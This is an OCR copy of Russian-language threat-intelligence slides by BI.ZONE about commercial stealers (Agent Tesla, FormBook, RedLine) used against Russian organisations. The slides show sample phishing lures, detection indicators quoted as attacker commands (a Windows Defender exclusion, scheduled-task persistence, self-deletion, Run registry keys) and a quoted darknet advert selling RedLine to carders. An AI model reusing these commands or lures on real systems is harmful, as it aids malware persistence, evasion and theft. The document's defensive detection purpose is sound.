From the Darkness

Как коммерческое ВПО становится оружием против российских организаций

Олег Скулкин

Руководитель BI.ZONE Threat Intelligence

BI.ZONE


whoami

- Руководитель BI.ZONE Threat Intelligence
- 12+ лет разбора инцидентов по всему миру
- Автор и соавтор множества исследований, а также книг по цифровой криминалистике и реагированию на инциденты
- GCFA, GCTI

Что мы можем купить в даркнете?
Да все, что угодно!


BI.ZONE

Agent Tesla




Официальный сайт закрылся в 2018 году

Тем не менее, это не мешает злоумышленникам продавать «взломанные» версии



BI.ZONE


Agent Tesla



Можно найти и бесплатные версии

BI.ZONE

Agent Tesla



I: Неподтвержденный заказ на поставку / Запрос на поставку промышленной продукции_(P.O_4044280)_ [redacted]

N

[redacted] | [redacted] <[redacted]>

Кому: [redacted]

Заказ на поставку_(...
436,6 КБ

Скачать • Предварительный просмотр

Доброе утро,

Пожалуйста, приложите заказ на поставку, который я отправил вам в прошлом месяце.

Я не получил от вас ответа по поводу запроса на заказ.

Было ли оно обработано?

Клиент у меня на шее, скажите пожалуйста, сможете ли вы уложиться в сроки доставки заказа.

Я с нетерпением жду вашего быстрого ответа.

С наилучшими пожеланиями,


[redacted]

Agent Tesla: возможности обнаружения

1. Подозрительные файлы в подпапках AppData
2. Попытки отключения Windows Defender: powershell.exe Add-MpPreferenceExclusionPath [Agent Tesla]
3. Process Hollowing: MSBuild.exe, vbc.exe, RegSvcs.exe и другие
4. Создание задач в планировщике: schtasks.exe /Create /TN "Updates" /XML "[путь к временному файлу XML]"
5. Модификация разделов реестра:
   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
   HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Startup Approved\Run

BI.ZONE


FormBook



Разработчики были недовольны тем, что их ПО используется атакующими

BI.ZONE

FormBook



Re: Пацвярджэнне замовы

Кому:

0037827362762.zip
547,4 КБ

Скачать • Предварительный просмотр

Добры дзень,

Дзякуй за праформу-фактуру,
Далучана копія аплаты, якую мы зрабілі сёння раніцай,
Абнавіце мяне, як толькі пацвердзіце грошы.

З павагай,
Менеджэр па закупках,


Address:
Phone:
Email:

FormBook: возможности обнаружения

1. Подозрительные файлы в %ProgramFiles%, %Temp%, %Appdata%, например, C:\Program Files (x86)\Ozr4lln\rzatlltg.exe
2. Process Hollowing: svchost.exe, msiexec.exe, wuauclt.exe, и другие
3. Использует cmd.exe /c del, чтобы удалить оригинальный файл
4. Модификация разделов реестра:
HKLM|HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM|HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
5. Хранение собранных данных в %APPDATA%\Roaming, например, C:\Users\[username]\AppData\Roaming\609130U8\609logrg.ini

BI.ZONE

RedLine



REDLINE STEALER

Glade - 19 Фев 2020

1 2 3 ... 18 Вперёд »

Перейти к новому | Отслеживать | •••

TC

19 Фев 2020 #1

Glade

Наблюдатель

Участник проекта

АвтоГарант : 16

Регистрация: 13 Фев 2020
Сообщения: 183
Реакции: 71
Общие продажи: $2,356
Общие покупки: $8,222
Пожертвовал: $150
ГАРАНТ: 9

ПРИ ПОКУПКЕ ЧЕРЕЗ ЛС ФОРУМА ИЛИ ГАРАНТА ФОРУМА 20% СКИДКА НА ВСЕ ВИДЫ УСЛУГ

Писать только и только сюда https://t.me/ https://t.me/ _bot и требовать подтверждение через ЛС форума

Хочу представить вам стиллер, заточенный под удобную работу с логами. Собирает максимально-востребованную информацию для работы по всем направлениям. Программа писалась с учетом всех пожеланий людей профессионально занимающимися в сфере кардинга.

Возможности билда:

